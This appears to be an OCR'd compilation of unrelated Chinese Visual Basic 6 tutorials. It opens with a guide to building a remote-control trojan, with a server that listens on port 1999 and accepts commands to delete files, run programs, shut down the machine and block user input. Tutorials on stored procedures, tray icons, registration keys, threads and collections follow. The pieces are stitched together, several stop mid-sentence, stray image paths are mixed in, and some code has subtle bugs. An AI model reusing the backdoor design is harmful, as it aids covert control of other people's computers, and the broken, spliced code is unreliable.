浅谈用 VB6.0 编写木马程序

现在网络上流行的木马软件基本都是客户机/服务器模式也就是所谓的 C/S 结构，目前也有一些开始向 B/S 结构转变，在这里暂且不对 B/S 结构进行详谈，本文主要介绍 C/S 结构其原理就是在本机直接启动运行的程序拥有与使用者相同的权限。因此如果能够启动服务器端（即被攻击的计算机）的服务器程序，就可以使用相应的客户端工具客户程序直接控制它了。下面来谈谈如何用 VB 来实现它。

首先使用 VB 建立两个程序，一个为客户端程序 Client，一个为服务器端程序 systry。

在 Client 工程中建立一个窗体，加载 WinSock 控件，称为 tcpClient，协议选择 TCP，再加入两个文本框，用以输入服务器的 IP 地址或服务器名，然后建立一个按钮，按下之后就可以对连接进行初始化了，代码如下：

```
Private Sub cmdConnect_Click()

If Len(Text1.Text) = 0 And Len(Text2.Text) = 0 Then

MsgBox ("请输入主机名或主机 IP 地址。")

Exit Sub

Else

If Len(Text1.Text) > 0 Then

tcpClient.RemoteHost = Text1.Text

Else

tcpClient.RemoteHost = Text2.Text

End If

End If

tcpClient.Connect

Timer1.Enabled = True

End Sub
```

连接建立之后就可以使用 DataArrival 事件处理所收到的数据了。

在服务器端 systry 工程也建立一个窗体，加载 WinSock 控件，称为 tcpServer，协议选择 TCP，在 Form_Load 事件中加入如下代码：

```
Private Sub Form_Load()

tcpServer.LocalPort = 1999

tcpServer.Listen
```

End Sub

准备应答客户端程序的请求连接，使用 ConnectionRequest 事件来应答户端程序的请求，代码如下：

Private Sub tcpServer_ConnectionRequest

(ByVal requestID As Long)

If tcpServer.State < > sckClosed Then

tcpServer.Close‘检查控件的 State 属性是否为关闭的。

End If '如果不是，在接受新的连接之前先关闭此连接。

tcpServer.Accept requestID

End Sub

这样在客户端程序按下了连接按钮后，服务器端程序的 ConnectionRequest 事件被触发，执行了以上的代码。如果不出意外，连接就被建立起来了。

建立连接后服务器端的程序通过 DataArrival 事件接收客户机端程序所发的指令运行既定的程序。如：把服务器端的驱动器名、目录名、文件名等传到客户机端，客户机端接收后用 TreeView 控件以树状的形式显示出来，浏览服务器端文件目录；强制关闭或重启服务器端的计算机；屏蔽任务栏窗口；屏蔽开始菜单；按照客户机端传过来的文件名或目录名，而删除它；屏蔽热启动键；运行服务器端的任何程序；还包括获取目标计算机屏幕图象、窗口及进程列表；激活、终止远端进程；打开、关闭、移动远端窗口；控制目标计算机鼠标的移动与动作；交换远端鼠标的左右键；在目标计算机模拟键盘输入，下载、上装文件；提取、创建、修改目标计算机系统注册表关键字；在远端屏幕上显示消息。DataArrival 事件程序如下：

Private Sub tcpServer_DataArrival

(ByVal bytesTotal As Long)

Dim strData As String

Dim i As Long

Dim mKey As String

tcpServer.GetData strData

'接收数据并存入 strData

For i = 1 To Len(strData)

'分离 strData 中的命令

If Mid(strData, i, 1) = "@" Then

mKey = Left(strData, i - 1)

'把命令 ID 号存入 mKey

'把命令参数存入 strData

strData = Right(strData, Len(strData) - i)

Exit For

End If

Next i

Select Case Val(mKey)

Case 1

‘驱动器名、目录名、文件名

Case 2

强制关闭服务器端的计算机

Case 3

强制重启服务器端的计算机

Case 4

屏蔽任务栏窗口；

Case 5

屏蔽开始菜单；

Case 6

按照客户机端传过来的文件名或目录名，而删除它；

Case 7

屏蔽热启动键；

Case 8

运行服务器端的任何程序

End Select

End Sub

客户机端用 tcpClient.SendData 发命令。命令包括命令 ID 和命令参数，它们用符号“@”隔开。

另外，当客户机端断开与服务器端的来接后，服务器端应用 tcpServer_Close 事件，来继续准备接收客户机端的请求，其代码如下：

```
Private Sub tcpServer_Close()

tcpServer.Close

tcpServer.Listen

End Sub
```

这就是一个最基本的特洛伊木马程序，只要你的机器运行了服务器端程序，那别人就可以在千里之外控制你的计算机。至于如何让服务器端程序运行就要发挥你的聪明才智了，在我的源程序中有一中方法，是修改系统注册表的方法。 源代码下载

成功的特洛伊木马程序要比这个复杂一些，还有程序的隐藏、自动复制、传播等问题要解决。警告：千万不要用来破坏别人的系统。

VB 实现 SQL Server 2000 存储过程调用

存储过程

存储过程是存储在服务器上的一组预编译的 Transact-SQL 语句，是一种封装重复任务操作的方法，支持用户提供的变量，具有强大的编程功能。它类似于 DOS 系统中的 BAT 文件。在 BAT 文件中，可以包含一组经常执行的命令，这组命令通过 BAT 文件的执行而被执行。同样的道理，可以把要完成某项任务的许多 Transact-SQL 语句写在一起，组织成存储过程的形式，通过执行该存储过程就可以完成这项任务。存储过程与 BAT 文件又有差别，即存储过程已经进行了预编译。

1、创建存储过程的方法

在 Transact-SQL 语言中，创建存储过程可以使用 CREATE PROCEDURE 语句，其语法形式如下：

```
CREATE PROC[EDURE] procedure_name[;number]
[{@parameter data_type}[VARYING][=default][OUTPUT]
]],…n]
[WITH{RECOMPILE|ENCRYPTION|RECOMPILE,ENCRYPTION}]
[FOR REPLICATION]
AS sql_statement[…n]
```

在上面的 CREATE PROCEDURE 语句中，方括号"[ ]"中的内容是可选的，花括号"{}"中的内容是必须出现的，不能省略，[，…n]表示前面的参数样式，可以重复出现。竖线"|"表示两边的选项可以任选一个。

下面分析该语句中各种选项的含义。

CREATE PROCEDURE 是关键字，也可以写成 CREATE PROC。

procedure_name 是该存储过程的名称，名称可以是任何符合命名规则的标示符。名称后的[；number]参数表示可以定义一系列的存储过程名称，这些存储过程的数量由 number 指定。

参数名称可以使用@parameter data_type 来指定。在 Transact-SQL 语言中，用户定义的参数名称前面加"@"符号，这些数据类型是 Transact-SQL 语言允许的各种数据类型，包括系统提供的数据类型和用户定义的数据类型。

当参数类型为 cursor 时，必须使用关键字 VARYING 和 OUTPUT。VARYING 表示结果集可以是一个输出参数，其内容是动态的。该关键字只能在使用游标作为数据类型时使用。关键字 OUTPUT 表示这是一个输出参数，可以把存储过程执行的结果信息返回应用程序。
default 用于指定参数的默认值。

RECOMPILE 选项表示重新编译该存储过程。该选项只是在需要的时候才使用，例如经常需要改变数据库模式时。

ENCRYPTION 选项用来加密创建存储过程的文本，防止他人查看。

选项 FOR REPLICATION 主要用于复制过程中。注意，该选项不能和选项 RECOMPILE 同时使用。

AS 是一个关键字，表示其后的内容是存储过程的语句。参数 sql-statement[…n]表示在一个存储过程中可以包含多个 Transact-SQL 语句。

2、存储过程的优点

在频繁访问数据库的系统中，开发者都乐于使用存储过程，这与存储过程的下列优点是分不开的。

⑴ 存储过程可以与其他应用程序共享应用程序的逻辑，从而确保一致的数据访问和操纵。

⑵ 存储过程提供了一种安全机制。如果用户被授予执行存储过程权限，那么即使该用户没有访问在执行该存储过程中所参考的表或视图的权限，该用户也可以完全执行该存储过程而不受到影响。因此，可以创建存储过程来完成所有的增加、删除等操作，并且可以通过编程控制上述操作中对信息的访问权限。

⑶ 存储过程执行速度快，便于提高系统的性能。由于存储过程在第一次执行之后，其执行规划就驻存在过程高速缓冲存储区中，在以后的操作中，只需从过程高速缓冲存储区中调用编译好的二进制形式存储过程来执行。

⑷ 使用存储过程可以减少网络传输时间。如果有一千条 Transact-SQL 语句的命令，一条一条地通过网络在客户机和服务器之间传送，那么这种传输所耗费的时间将很长。但是，如果把这一千条 Transact-SQL 语句的命令写成一条较为复杂的存储过程命令，这时在客户机和服务器之间网络传输所需的时间就会大大减少。

SQL Server 2000 数据库存储过程的调用

VB 作为当今应用极为普遍的数据库客户端开发工具之一，对客户端应用程序调用服务器端存储过程提供了强大的支持。特别是随着 VB6.0 的推出，VB 客户端应用程序可以方便地利用 ADO 的对象和集合来实现对数据库存储过程的调用。

在笔者编写的科技档案管理系统中，就是采用 VB 作为开发平台，采用 SQL Server2000 数据库管理数据，在这个科技档案管理系统中有海量的数据，并且对数据库有频繁的访问，利用存储过程访问数据库节省了执行时间，大大提高了系统的性能。

1、ADO 简介

ADO 控件（也称为 ADO Data 控件）与 VB 固有的 Data 控件相似。使用 ADO Data 控件，可以利用 Microsoft ActiveX Data Objects（ADO）快速建立数据库绑定控件和数据提供者之间的连接。

ADO Data 控件可以实现以下功能：

·连接一个本地数据库或远程数据库。

·打开一个指定的数据库表，或定义一个基于结构化查询语言（SQL）的查询、存储过程或该数据库中的表的视图的记录集合。

·将数据字段的数值传递给数据绑定控件，可以在这些控件中显示或更改这些数值。

·添加新的记录，或根据更改显示在绑定的控件中的数据来更新一个数据库。

2、数据库的连接

数据库的连接可通过 ADO 控件实现，为此，必须在工程部件中选择 Microsoft ADO Data Control 6.0 (OLEDB)，然后在窗体中添加 ADO 控件。利用 ADO 连接数据库有两种方法，具体如下。

1) 通过 ADODC 属性页实现连接

在 ADODC 属性页中选择生成按钮，进入数据链接属性对话框；然后选择该对话框中的连接属性页，选择或输入服务器名称和数据库等重要信息；最后测试连接，连接成功后，按确定按钮，返回到属性页对话框，可获得连接字符串，如下例：

Provider=SQLOLEDB.1;Persist Security Info=False;User ID=sa;Initial Catalog=Science_File;Data Source=Data_Server

其中 sa 是用户名；Science_File 是数据库名；Data_Server 是数据库名。

通过下列语句，即可连接到指定的数据库：

```
dim odbcstr as String, adocon As New ADODB.Connection
    odbcstr = "Provider=SQLOLEDB.1;Persist Security Info=False;User ID=sa;Initial Catalog=Science_File;Data Source=Data_Server"
adocon.Open odbcstr '连接到数据库
```

2) 直接使用连接语句实现

连接数据库的语句如下：

```
Dim ado as ADODC
ado.ConnectionString = "Provider=SQLOLEDB.1;Password=" & User_Pwd & ";Persist Security Info=True;User ID=" & User_Name & ";Initial Catalog=" & Data_Name & ";Data Source=" & server_name
```

其中 User-Pwd 是用户密码；User_Name 是用户名；Data_Name 是数据库名；server_name 是服务器名。

连接数据库成功后就可以调用存储过程执行操作。

3、存储过程的调用

假设有一个名为 doc_ProcName 存储过程，该存储过程有一个输入参数，一个输出参数。

1) 直接传递参数调用存储过程

直接传递参数方法主要通过以下几个步骤来实现：

（1） 通过 ADODB 的 Connection 对象打开与数据源的连接；

（2） 通过 ActiveConnection 指定 Command 对象当前所属的 Connection 对象；

（3） 通过 CommandText 属性设置 Command 对象的源，即要调用的存储过程；

（4） 通过 CommandType 属性确定 Command 对象的源类型，如果源类型为存储过程 CommandType 即为 adCmdStoredProc；

（5） 通过 Command 对象的 Parameters 集合向所调用的存储过程传递参数，其中对象 Parameters（0）为执行存储过程的返回值，返回值为 0 则执行存储过程成功；

（6） 通过 Eexecute 方法执行在 CommandText 属性中指定的存储过程。

以存储过程 doc_ProcName 为例，关键代码如下：

```
Dim strS As String '定义一变量
Dim adoconn As New ADODB.Connection 'Connection 对象代表了打开与数据源的连接。
Dim adocomm As New ADODB.Command 'Command 对象定义了将对数据源执行的指定命令。
Dim ReturnValue As Integer '调用存储过程的返回值
adoconn.ConnectionString = Adodc1.ConnectionString 'Adodc1 为窗体中的 ADO 控件，并已成功连接数据库
adoconn.Open
Set adocomm.ActiveConnection = adoconn '指示指定的 Command 对象当前所属的 Connection 对象。
adocomm.CommandText = "doc_ProcName" '设置 Command 对象源。
adocomm.CommandType = adCmdStoredProc '通知提供者 CommandText 属性有什么，它可能包括 Command 对象的源类型。设置这个属性优化了该命令的执行。
adocomm.Parameters(1) = "1"
adocomm.Parameters(2) = "OutputParameters" 'OutputParameters 可以为任意的字符串或数字
adocomm.Execute
ReturnValue = adocomm.Parameters(0) '存储过程的返回值，返回 0 则成功执行。
strS = adocomm.Parameters(2) '把存储过程的输出参数的值赋给变量 strS
```

2) 追加参数法调用存储过程

追加参数通过 CreateParameter 方法，用来指定属性创建新的 Parameter 对象。具体语法如下：

```
Set parameter = command.CreateParameter (Name, Type, Direction, Size, Value)
```

·Name 可选，字符串，代表 Parameter 对象名称。
·Type 可选，长整

VB6 如何在拖托盘中写入应用程序图标

1、新建立一个 VB6 工程，将 Form1 的 ShowInTaskBar 属性设置为 False

2、菜单：工程--添加模块 按“打开”这样就添加了一个新模块，名为 Module1,保存为 Module1.bas

3、在 Module1 中写下如下代码：

```
Option Explicit

Public Const MAX_TOOLTIP As Integer = 64
Public Const NIF_ICON = &H2
Public Const NIF_MESSAGE = &H1
Public Const NIF_TIP = &H4
Public Const NIM_ADD = &H0
Public Const NIM_DELETE = &H2
Public Const WM_MOUSEMOVE = &H200
Public Const WM_LBUTTONDOWN = &H201
Public Const WM_LBUTTONUP = &H202
Public Const WM_LBUTTONDBLCLK = &H203
Public Const WM_RBUTTONDOWN = &H204
Public Const WM_RBUTTONUP = &H205
Public Const WM_RBUTTONDBLCLK = &H206

Public Const SW_RESTORE = 9
Public Const SW_HIDE = 0

Public nfIconData As NOTIFYICONDATA

Public Type NOTIFYICONDATA
cbSize As Long
hWnd As Long
uID As Long
uFlags As Long
uCallbackMessage As Long
hIcon As Long
szTip As String * MAX_TOOLTIP
End Type

Public Declare Function ShowWindow Lib "user32" (ByVal hWnd As Long, ByVal nCmdShow As Long) As Long
Public Declare Function Shell_NotifyIcon Lib "shell32.dll" Alias "Shell_NotifyIconA" (ByVal dwMessage As Long, lpData As NOTIFYICONDATA) As Long
```

4、在 Form1 的 Load 事件中写下如下代码：

```
Private Sub Form_Load()

'以下把程序放入 System Tray==================================System Tray Begin
With nfIconData
.hWnd = Me.hWnd
.uID = Me.Icon
.uFlags = NIF_ICON Or NIF_MESSAGE Or NIF_TIP
.uCallbackMessage = WM_MOUSEMOVE
.hIcon = Me.Icon.Handle
```

```
'定义鼠标移动到托盘上时显示的 Tip
.szTip = App.Title + "(版本  " & App.Major & "." & App.Minor & "." & App.Revision & ")" & vbNullChar
.cbSize = Len(nfIconData)
End With
Call Shell_NotifyIcon(NIM_ADD, nfIconData)
'============================================================System Tray End
Me.Hide
End Sub
```

5、在 Form1 的 QueryUnload 事件中写入如下代码：

```
Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
Call Shell_NotifyIcon(NIM_DELETE, nfIconData)
End Sub
```

6、在 Form1 的 MouseMove 事件中写下如下代码：

```
Private Sub Form_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As Single)
Dim lMsg As Single
lMsg = X / Screen.TwipsPerPixelX
Select Case lMsg
Case WM_LBUTTONUP
'MsgBox "请用鼠标右键点击图标!", vbInformation, "实时播音专家"
'单击左键，显示窗体
ShowWindow Me.hWnd, SW_RESTORE
'下面两句的目的是把窗口显示在窗口最顶层
'Me.Show
'Me.SetFocus
" Case WM_RBUTTONUP
" PopupMenu MenuTray '如果是在系统 Tray 图标上点右键，则弹出菜单 MenuTray
" Case WM_MOUSEMOVE
" Case WM_LBUTTONDOWN
" Case WM_LBUTTONDBLCLK
" Case WM_RBUTTONDOWN
" Case WM_RBUTTONDBLCLK
" Case Else
End Select
End Sub
```

7、现在将程序保存起来运行看看系统托盘处是否增加了一个本工程的图标。单击此图标，Form1 就自动弹出来了。

用 Visual Basic 为软件增加注册功能

在尊重软件著作权的时代，电子注册版软件的应用也越来越广。它的出现使用户对程序中未受限制的功能有了一定了解，起到了推广和传播作用，同时也很好地保护了制作人的切身利益。那么，我们如何制作一个电子注册版软件呢？

经过摸索，笔者利用 VB 也简单地制作了一个电子注册版软件。

设计原理

利用 API 中的“GetVolumeInformation”函数提取使用者机器的硬盘序列号为特征码，注册时提交此码，经过软件著作权人加以运算，给出注册码，最后软件使用人输入注册码完成整个注册过程（为使说明简单，本例中以特征码减 101 做为注册码）。

新建一模块文件

新建一模块文件，并将如下声明的语句和常量添加到 Module1.Bas 模块中：

```
Declare Function GetVolumeInformation Lib "kernel32" Alias "GetVolumeInformationA"
(ByVal lpRootPathName As String, ByVal lpVolumeNameBuffer As String, ByVal
nVolumeNameSize As Long, lpVolumeSerialNumber As Long, lpMaximumComponentLength As
Long, lpFileSystemFlags As Long, ByVal lpFileSystemNameBuffer As String, ByVal
nFileSystemNameSize As Long) As Long

Global GetVal As Long
```

编程时需注意的是要将声明语句写在同一行中。

窗体设置

在 Form1 上添加 2 个文本框，Name 属性分别设置为 Text1、Text2；再添加 1 个按钮，Name 属性设置为 Command1。

添加代码

将如下程序代码添加到 Form1 的 Form1_Load 事件中：

```
Private Sub Form_Load()

Dim TempStr1 As String * 256
Dim TempStr2 As String * 256
Dim TempLon1 As Long
Dim TempLon2 As Long

……

‘读取是否注册的信息，如何控制这里不再说明

……

Call GetVolumeInformation("C:\", TempStr1, 256, GetVal, TempLon1, TempLon2, TempStr2, 256)
Text1.Text = GetVal ‘提取本机 C 盘的序列号至文本框一
End Sub
```

将如下程序代码添加到 Command1 的 Command1_Click 事件中：

```
Private Sub Command1_Click()
```

```
If Text2 〈〉 CStr(GetVal) Then
MsgBox "注册码不正确，请认真检查输入是否正确。"
Else
MsgBox "你已经成功注册，请重新启动本软件。"
……
（将正确注册的信息写入，使软件功能以后不受限制。具体方法依个人爱好进行设置。）
……
End If
End Sub
```

至此，我们可以运行一下程序。你会发现我们已经简单地实现了利用硬盘序列号制作电子注册版软件的功能。

用 Visual Basic 创建多线程应用程序

问题背景：

有时候我们做程序时有这样的需求：有一个需要运行时间很长的循环，那么程序只有等待循环运行结束后才执行别的程序代码，这样机器一直处于循环之中，而不能响应别的事情，对 CPU 资源来说是一种浪费，那么可不可以既让循环执行，又可以执行程序另外的一部分代码呢？答案是可以的，那就要用到多线程了。

相关知识：

进程：是指程序在一个数据集合上运行的过程，是操作系统进行资源分配和调度运行的一个独立单位，简单来说进程就是程序的一次执行。

进程的两个基本属性：

1.进程是一个可拥有资源的独立单位；

2. 进程同时又是一个可以独立调度和分配的基本单位。

操作系统中引入进程的目的是为了使多个程序并发执行，以改善资源利用率及提高系统的吞吐量。

线程：线是进程中的一个实体，是被系统独立调度和分配的基本单位。线程自己基本上不拥有系统资源，只拥有一些在运行中必不可少的资源，但它可与同属一个进程的其他线程共享进程所拥有的全部资源。同一个进程中的多个线程之间可以并发执行。

问题实现：

VB 可不可以创建多线程呢？答案：VB 本身不可以，但用 API 函数 VB 可以实现。

在 VB 中创建线程用到以下几个 API 函数：

```
'创建线程 API
```

'此 API 经过改造，lpThreadAttributes 改为 Any 型，lpStartAddress 改为传值引用：

'因为函数入口地址是由形参变量传递，如果用传址那将传递形参变量的地址而不是函数的入口地址

' 参数 dwStackSize 为应用程序堆栈大小，lpStartAddress 为函数入口地址

Private Declare Function CreateThread Lib "kernel32" (ByVal lpThreadAttributes As Any, ByVal dwStackSize As Long, ByVal lpStartAddress As Long, lpParameter As Any, ByVal dwCreationFlags As Long, LpthreadId As Long) As Long

'终止线程 API

Private Declare Function TerminateThread Lib "kernel32" (ByVal hThread As Long, ByVal dwExitCode As Long) As Long

'激活线程 API,参数 hThread 为 CreateThread 创建的线程句柄

Private Declare Function ResumeThread Lib "kernel32" (ByVal hThread As Long) As Long


'挂起线程 API

Private Declare Function SuspendThread Lib "kernel32" (ByVal hThread As Long) As Long


了解完上面的 API 函数后请看下面的实例：

实例效果：此实例实现三个图片框的背景色一起变色。

实例的窗体布局见图：



程序的工程窗口：



源代码如下

窗体中的代码：

```
Option Explicit

'开始

Private Sub Command1_Click()

On Error Resume Next

With myThreadleft
.Initialize AddressOf Fillleft '传递过程地址给线程
.ThreadEnabled = True
End With

With myThreadright
.Initialize AddressOf Fillright
.ThreadEnabled = True
End With

With myThreadbottom
.Initialize AddressOf Fillbottom
.ThreadEnabled = True
End With

MsgBox "多线程正在运行...，看看图片框控件的变色效果！", 64, "信息"

'终止线程运行

Set myThreadleft = Nothing
Set myThreadright = Nothing
Set myThreadbottom = Nothing
```

```
End Sub

'结束

Private Sub Command2_Click()
Unload Me
End Sub
```

模块中的代码：

```
Option Explicit

'时间计数 API

Private Declare Function GetTickCount Lib "kernel32" () As Long

'声明 cls_thread 类的对象变量
Public myThreadleft As New cls_thread, myThreadright As New cls_thread, myThreadbottom As New cls_thread

Sub Main()
Load Form1
Form1.Show
End Sub

Public Sub Fillleft()
Static Bkgcolor As Long
Dim LongTick As Long, Longcounter As Long
On Error Resume Next
For Longcounter = 0 To 3000
DoEvents
Bkgcolor = Longcounter Mod 256
Form1.Picture1.BackColor = RGB(Bkgcolor, 0, 0)
LongTick = GetTickCount
While GetTickCount - LongTick < 10 '延时 10 毫秒,下同
Wend
Next
Set myThreadleft = Nothing '如果循环结束则终止当前线程运行，下同
End Sub

Public Sub Fillright()
Static Bkgcolor As Long
Dim LongTickValue As Long, Longcounter As Long
On Error Resume Next
For Longcounter = 0 To 3000
DoEvents
Bkgcolor = Longcounter Mod 256
Form1.Picture2.BackColor = RGB(0, Bkgcolor, 0)
LongTickValue = GetTickCount
While GetTickCount - LongTickValue < 10
Wend
Next
Set myThreadright = Nothing
```

```
End Sub

Public Sub Fillbottom()
Static Bkgcolor As Long
Dim LongTick As Long, Longcounter As Long
On Error Resume Next
For Longcounter = 0 To 3000
DoEvents
Bkgcolor = Longcounter Mod 256
Form1.Picture3.BackColor = RGB(0, 0, Bkgcolor)
LongTick = GetTickCount
While GetTickCount - LongTick < 10
Wend
Next
Set myThreadright = Nothing
End Sub
```

类模块中的代码：

```
'功能：创建多线程类，用于初始化线程。 类名：cls_Thread

'参数：LongPointFunction 用于接收主调过程传递过来的函数地址值

'调用方法：1.声明线程类对象变量 Dim mythread as cls_Thread

' 2.调用形式：With mythread

' .Initialize AddressOf 自定义过程或函数名 '(初始化线程) .

' .ThreadEnabled = True '(设置线程是否激活)

' End With

' 3.终止调用： Set mythread = Nothing

' Crate By : 陈宇 On 2004.5.10 Copyright(C).Ldt By CY-soft 2001--2004

' Email:4y4ycoco@163.com

' Test On： VB6.0+Win98 AND VB6.0+WinXP It's Pass ！

Option Explicit

'创建线程 API

'此 API 经过改造，lpThreadAttributes 改为 Any 型，lpStartAddress 改为传值引用：

'因为函数的入口地址由形参变量传递，如果用传址那将传递形参变量的地址而不是函数的入口地址

Private Declare Function CreateThread Lib "kernel32" (ByVal lpThreadAttributes As Any, ByVal dwStackSize As Long, ByVal lpStartAddress As Long, lpParameter As Any, ByVal dwCreationFlags As Long, LpthreadId As Long) As Long
```

```
'终止线程 API

Private Declare Function TerminateThread Lib "kernel32" (ByVal hThread As Long, ByVal dwExitCode As Long) As Long

'激活线程 API

Private Declare Function ResumeThread Lib "kernel32" (ByVal hThread As Long) As Long

'挂起线程 API

Private Declare Function SuspendThread Lib "kernel32" (ByVal hThread As Long) As Long
Private Const CREATE_SUSPENDED = &H4 '线程挂起常量

'自定义线程结构类型

Private Type udtThread
Handle As Long
Enabled As Boolean
End Type

Private meTheard As udtThread

'初始化线程
Public Sub Initialize(ByVal LongPointFunction As Long)

Dim LongStackSize As Long, LongCreationFlags As Long, LpthreadId As Long, LongNull As Long
On Error Resume Next
LongNull = 0
LongStackSize = 0
LongCreationFlags = CREATE_SUSPENDED '创建线程后先挂起，由程序激活线程
'创建线程并返线程句柄
 meTheard.Handle = CreateThread(LongNull, LongStackSize, ByVal LongPointFunction, LongNull, LongCreationFlags, LpthreadId)

If meTheard.Handle = LongNull Then
MsgBox "线程创建失败！", 48, "错误"
End If
End Sub

'获取线程是否激活属性

Public Property Get ThreadEnabled() As Boolean
On Error Resume Next
Enabled = meTheard.Enabled
End Property

'设置线程是否激活属性

Public Property Let ThreadEnabled(ByVal Newvalue As Boolean)
On Error Resume Next
'若激活线程（Newvalue 为真）设为 TRUE 且此线程原来没有激活时激活
```

VB 中数据集合对象的应用

摘要：集合对象（Collection）是 VB 重要的特征，利用它可以对具有共同属性的对象进行操作访问。本文介绍了 VB 中的内部集合和自定义集合的应用，以及它与数组的异同。

关键词：Visual Basic 6.0 集合对象 应用

Visual Basic 提供一种很有用的数据集合对象(Collection)，它是由相关数据所构成的有序集，它可以使编程者对一组对象进行操作。Visual Basic 本身含有一些内部集合，如 Forms、Controls 和 Printers 等，它们给出了工程中所有窗体、具体窗体中的所有控件以及 Windows 环境中的所有打印机的信息。如果要建立自己的集合，则需要使用 Collection 类。

对象变量的集合

对于对象变量可以理解为属于某种类型对象的集合，这个集合可以有很多对象，也可以只有一个，甚至可以是空集。在 VB 中可以用 Set 语句使一个对象变量指向一个具体的控件。

对于集合对象，其 Count 属性是一个非常重要的属性，利用这个属性可以对同一类对象的某一共同的属性进行访问和操作。如可以用以下的代码实现将项目中所有窗体上控件的字体的大小都设置成统一的格式，所有载入的窗体中的控件的字体都被指定为宋体，字号为 16。

（1） 在项目中定义一标准模块

```
‘定义两个全局变量
Global CtrFont As Control, Aform As Form
‘定义一 FontAllSame 子过程
Sub FontAllSame()
  Dim i, j As Integer
  For i = 0 To Forms.Count - 1     ‘Count 属性是从 0 开始的整数
    Set Aform = Forms(i)
    For j = 0 To Aform.Controls.Count - 1
      Set Font1 = Aform.Controls(j)
      CtrFont.FontName = "宋体"
      CtrFont.FontSize = 16
    Next j
  Next i
End Sub
```

(2) 在项目中的所有窗体的 Activate 事件中加入以下语句：

```
FontAllSame
```

2 数据库中的集合对象

在 VB 的数据库编程中，所有的数据库均看作是一个结构良好一致的对象所组成。可以使用对象的属性及方法对这些对象进行操作、创建和删除。

在 VB 数据库管理中数据的集合对象存在两类：一类是用于数据库结构的维护和管理，有三种集合：如，表集

（TableDefs）、字段集（Fields）和索引集（Indexes）；一类是数据存取对象的记录集：Recordset。每个集合对象都可以看作是一个数组，并按数组的方法来调用。一旦数据库建立以后，就可以用这些集合来对数据库的结构进行修改和数据处理。

在这些集合中同样具有属性 Count，利用它可对集合中的元素进行操作，如下面是打开一个数据库，并取得其内各表（Table）的具体特征的应用程序实例。可以得到各表：表名，字段名，字段的个数，字段的类型，表中记录的条数。

```
Sub TableInfo()
  Dim i, j As Integer, Fname As String
  Dim db1 As Database, Td1 As TableDefs
  Dim fld1 As Fields
  Dim FieldNum, RecNum As Integer

  Fname$ = "d:\mdb\xx.mdb" ‘ XX 为 Access 数据库文件
  Set db1 = OpenDataBase(Fname$) '打开一数据库文件
  Set Td1 = db1.TableDefs
  For i = 1 To Td1.Count - 1
    Debug.Print Td1(i).Name ‘ 输出表名
    Set fld1 = Td1(i).Fields
    FieldNum = fld1.Count
    RecNum = Td1(i).RecordCount
    Debug.Print "当前表共有"; FieldNum; "个字段" ‘ 输出字段的个数
    Debug.Print "当前表有:"; RecNum; "记录" ‘ 输出记录的个数
    For j = 0 To fld1.Count - 1
      Debug.Print "字段名", fld1(j).Name ‘ 输出字段名
      Debug.Print "类型", fld1(j).Type ‘ 输出字段类型
    Next j
  Next i
End Sub
```

